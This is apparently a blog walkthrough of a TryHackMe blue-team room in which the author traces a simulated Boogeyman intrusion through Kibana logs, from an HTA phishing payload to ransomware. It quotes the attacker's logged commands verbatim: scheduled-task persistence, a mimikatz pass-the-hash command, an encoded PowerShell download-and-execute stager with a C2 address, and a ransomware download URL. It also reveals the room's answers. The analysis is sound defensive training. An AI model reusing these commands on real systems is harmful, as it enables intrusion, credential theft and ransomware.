TryHackMe | Boogeyman 3 Walkthrough: HTA to Ransomware

Due to the previous attacks of Boogeyman, Quick Logistics LLC hired a managed security service provider to handle its Security Operations Center. Little did they know, the Boogeyman was still lurking and waiting for the right moment to return.
In this room, you will be tasked to analyse the new tactics, techniques, and procedures (TTPs) of the threat group named Boogeyman.
Welcome to the 3rd and last part of the Boogeyman series published by TryHackMe. In this third room, the Boogeyman group was able to compromise an employee's PC without being noticed. Initial access was gained by targeting the CEO, Evan Hutchinson, with a phishing email. After opening the attachment, Evan reported the incident.

The security team found this Disk Image File, disguised as a PDF file:


The team also found the following HTML Application disguised as a PDF in the ISO payload:
What is the PID of the process that executed the initial stage 1 payload?
We know that the security team found a file called ProjectFinancialSummary_Q3.pdf, delivered inside a Disk Image File (ISO), which turned out to be an HTML Application (HTA) disguised as a PDF - this was the stage 1 payload.
Knowing this, you can simply search for the filename in Kibana. I filtered by process.command_line and process.pid, but this is open to however you want to filter the display.

We can then see that mshta.exe was used to execute the file, with PID 6392.
Click to reveal
6392
The stage 1 payload attempted to implant a file to another location. What is the full command-line value of this execution?
Using the same filter, we can see that just one second after the execution of the .hta file, xcopy was used to copy review.dat into Evan's temp folder:
Timestamp: Aug 29, 2023 @ 23:51:16.738
Command:   "C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat
PID:       3832
Click to reveal
"C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat
The implanted file was eventually used and executed by the stage 1 payload. What is the full command-line value of this execution?
We know from the previous question that the file review.dat was copied into Evan's temp folder. Using that knowledge, we can simply search for review.dat in Kibana:

Click to reveal
"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
The stage 1 payload established a persistence mechanism. What is the name of the scheduled task created by the malicious script?
This is literally the next event that shows up in Kibana:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTaskSettingsSet; $P = New-ScheduledTaskPrincipal $env:username; $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S; Register-ScheduledTask Review -InputObject $D -Force;
Let's break down the command:
$A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'This is the main part. rundll32.exe calls the DllRegisterServer function of review.dat. This is the main payload trigger.
$T = New-ScheduledTaskTrigger -Daily -At 06:00
Schedules the task to run daily at 06:00.
$P = New-ScheduledTaskPrincipal $env:usernameThe task runs under the currently logged-on user. In this case Evan.
$D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
Register-ScheduledTask Review -InputObject $D -Force
The first line builds the task object from the pieces defined above. The second line then registers it under the name Review.
Click to reveal
Review
The execution of the implanted file inside the machine has initiated a potential C2 connection. What is the IP and port used by this connection? (format: IP:port)

First, I added process.name, Source IP + Port, and Destination IP + Port to my display filter. This way, we can easily identify network traffic in the logs.
I filtered for event.code:3 (Network connection detected). Without applying more filters, we can quickly see that powershell.exe was establishing network connections, which in most cases is highly suspicious.
Click to reveal
165.232.170.151:80
The attacker has discovered that the current access is a local administrator. What is the name of the process used by the attacker to execute a UAC bypass?
I went back to look at commands executed by review.dat and followed the steps the attacker took after creating the scheduled task. As mentioned in the question, the attacker did a bit of reconnaissance on the PC. He executed whoami to check which user he had access to, and after that looked at the groups the user is a member of:
Aug 29, 2023 @ 23:54:16.129	"C:\Windows\system32\net.exe" localgroup administrators

Aug 29, 2023 @ 23:54:12.765	"C:\Windows\system32\net.exe" users

Aug 29, 2023 @ 23:53:47.951	"C:\Windows\system32\cmd.exe" /c "whoami /all"

Aug 29, 2023 @ 23:54:48.608	"C:\Windows\system32\whoami.exe" /groups
After that, fodhelper.exe was executed.
Aug 29, 2023 @ 23:54:49.213 "C:\Windows\system32\fodhelper.exe" I had never heard of it before, but a quick Google search gave me the following:
Fodhelper.exe (Feature on Demand Helper) is a legitimate Windows system executable used to manage optional OS features. In cybersecurity, it is widely known as a tool attackers and penetration testers exploit to bypass User Account Control (UAC) and gain unauthorized administrator privileges without triggering UAC prompts.
So this seems to be the process we're looking for.
Click to reveal
fodhelper.exe
Having a high privilege machine access, the attacker attempted to dump the credentials inside the machine. What is the GitHub link used by the attacker to download a tool for credential dumping?
The question already told us that GitHub was used to download the tool. This is why I searched for *github*. I got the following results:

Click to reveal
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip
After successfully dumping the credentials inside the machine, the attacker used the credentials to gain access to another machine. What is the username and hash of the new credential pair? (format: username:hash)
Knowing that the attacker is using mimikatz, I searched for it and found the following command:
Aug 30, 2023 @ 00:13:37.090 "C:\Windows\Temp\m\x64\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run:powershell.exe" exitThis is a Pass-the-Hash (PtH) attack using mimikatz's sekurlsa::pth module. The idea behind it: NTLM authentication only checks the hash of your password, not the plaintext itself. So once an attacker has dumped a user's NTLM hash, they don't actually need to know the real password, the hash alone is enough to authenticate as that user.
Here, mimikatz spawns a new powershell.exe process (/run:powershell.exe) and injects an authentication token for itadmin, using the hash F84769D250EB95EB2D7D8B4A1C5613F2. From that point on, the attacker has a PowerShell session acting with itadmin's privileges.
Click to reveal
itadmin:F84769D250EB95EB2D7D8B4A1C5613F2
Using the new credentials, the attacker attempted to enumerate accessible file shares. What is the name of the file accessed by the attacker from a remote share?
I was stuck here for quite a while. Eventually, I just looked at PowerShell executions using process.name:"powershell.exe" and winlog.event_id:1 and found the following:

The attacker accessed the share \\WKSTN-1327.quicklogistics.org\ITFiles\ and executed IT_Automation.ps1.
Click to reveal
IT_Automation.ps1
After getting the contents of the remote file, the attacker used the new credentials to move laterally. What is the new set of credentials discovered by the attacker? (format: username:password)
I already spotted this while searching for the previous question, so the same filter applies:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, -c, $credential = (New-Object PSCredential -ArgumentList ('QUICKLOGISTICS\allan.smith', (ConvertTo-SecureString 'Tr!ckyP@ssw0rd987' -AsPlainText -Force))) ; Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {powershell -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoARQB4AHAAZQBjAHQAMQAwADAAQwBvAG4AdABpAG4AdQBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHMAZQByAD0AJAAoAFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAG4AaQBjAG8AZABlAC4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQgBqAEEARwBRAEEAYgBnAEEAdQBBAEcASQBBAFkAUQBCAHUAQQBHAEUAQQBiAGcAQgBoAEEASABBAEEAWgBRAEIAbABBAEcAdwBBAGMAQQBCAGgAQQBIAEkAQQBkAEEAQgA1AEEAQwA0AEEAYgBnAEIAbABBAEgAUQBBAE8AZwBBADQAQQBEAEEAQQAnACkAKQApADsAJAB0AD0AJwAvAGEAZABtAGkAbgAvAGcAZQB0AC4AcABoAHAAJwA7ACQAdwBjAC4ASABlAGEAZABlAHIAcwAuAEEAZABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAdwBjAC4AUAByAG8AeAB5AD0AWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBEAGUAZgBhAHUAbAB0AFcAZQBiAFAAcgBvAHgAeQA7ACQAdwBjAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzACAAPQAgAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQATgBlAHQAdwBvAHIAawBDAHIAZQBkAGUAbgB0AGkAYQBsAHMAOwAkAFMAYwByAGkAcAB0ADoAUAByAG8AeAB5ACAAPQAgACQAdwBjAC4AUAByAG8AeAB5ADsAJABLAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAHQAQgB5AHQAZQBzACgAJwB9AHcAUwAxACYAVgBOAHEAbwBJAFkAKgBHACMANQAtAFAAbAB2AHsAcAAyAGYAPQA0AFoAPwB1AGEAdABAADwAJwApADsAJABSAD0AewAkAEQALAAkAEsAPQAkAEEAcgBnAHMAOwAkAFMAPQAwAC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsALgBDAG8AdQBuAHQAXQApACUAMgA1ADYAOwAkAFMAWwAkAF8AXQAsACQAUwBbACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9ADsAJABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADYAOwAkAEgAPQAoACQASAArACQAUwBbACQASQBdACkAJQAyADUANgA7ACQAUwBbACQASQBdACwAJABTAFsAJABIAF0APQAkAFMAWwAkAEgAXQAsACQAUwBbACQASQBdADsAJABfAC0AYgB4AG8AcgAkAFMAWwAoACQAUwBbACQASQBdACsAJABTAFsAJABIAF0AKQAlADIANQA2AF0AfQB9ADsAJAB3AGMALgBIAGUAYQBkAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAHIAbABrAEgAVgBYAFcAYgBiAD0AMQAzAGMAZgBjAG8AOQByAFUAWAB4ADAAaQA0AEoAMwB4AFQAdQA2ADgAMgBKAEYAaQBYADAAPQAiACkAOwAkAGQAYQB0AGEAPQAkAHcAYwAuAEQAbwB3AG4AbABvAGEAZABEAGEAdABhACgAJABzAGUAcgArACQAdAApADsAJABpAHYAPQAkAGQAYQB0AGEAWwAwAC4ALgAzAF0AOwAkAGQAYQB0AGEAPQAkAGQAYQB0AGEAWwA0AC4ALgAkAGQAYQB0AGEALgBsAGUAbgBnAHQAaABdADsALQBqAG8AaQBuAFsAQwBoAGEAcgBbAF0AXQAoACYAIAAkAFIAIAAkAGQAYQB0AGEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==}
We can see that the attacker executed a Base64-encoded PowerShell command using the credentials of allan.smith on WKSTN-1327. It is likely that the attacker found these credentials in the IT_Automation.ps1 script, it is quite common for automation scripts like this to contain cleartext credentials.
Click to reveal
QUICKLOGISTICS\allan.smith:Tr!ckyP@ssw0rd987
What is the hostname of the attacker's lab machine for its lateral movement attempt?
We can find the hostname directly in the previous command, the -ComputerName parameter of Invoke-Command tells us exactly where the attacker is connecting to:
... Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {powershell -enc ...
Click to reveal
WKSTN-1327
Using the malicious command executed by the attacker from the first machine to move laterally, what is the parent process name of the malicious command executed on the second compromised machine?
The attacker ran a command using Invoke-Command on WKSTN-1327. Invoke-Command uses WinRM (Windows Remote Management) for remote execution. Once an authenticated user connects and invokes a script, a child process called wsmprovhost.exe is spawned to handle the execution. This is a great article explaining it. You can find this by using the following query:
host.hostname: WKSTN-1327 AND event.category: process AND user.name: allan.smith
Click to reveal
wsmprovhost.exe
The attacker then dumped the hashes in this second machine. What is the username and hash of the newly dumped credentials? (format: username:hash)
Credential dumping? Back to mimikatz. This one is straightforward, just search for mimikatz executions on WKSTN-1327:
*mimikatz* and host.hostname:WKSTN-1327
Click to reveal
administrator:00f80f2538dcb54e7adc715c0e7091ec
After gaining access to the domain controller, the attacker attempted to dump the hashes via a DCSync attack. Aside from the administrator account, what account did the attacker dump?
First, what is a DCSync attack? MITRE explains it like this:
Adversaries may attempt to access credentials and other sensitive information by abusing a Windows Domain Controller's application programming interface (API) to simulate the replication process from a remote domain controller using a technique called DCSync.
Looking at the Procedure Examples, one tool looks familiar: Mimikatz!

Looking at the hostnames in the logs, the domain controller is easy to spot. Searching for mimikatz executions on DC01 gives us the answer:
host.name: DC01.quicklogistics.org and *mimikatz*
Click to reveal
backupda
After dumping the hashes, the attacker attempted to download another remote file to execute ransomware. What is the link used by the attacker to download the ransomware binary?
Now to the last question. For this one I kept the filter on the DC but searched for event code 3 (Network Connection Detected):
host.name: DC01.quicklogistics.org and winlog.event_id: 3That revealed the answer — the attacker downloaded ransomboogey.exe from a remote location.

ransomboogey.exeClick to reveal
http://ff.sillytechninja.io/ransomboogey.exe
You can find more of my posts and projects here: https://blog.janalhorn.de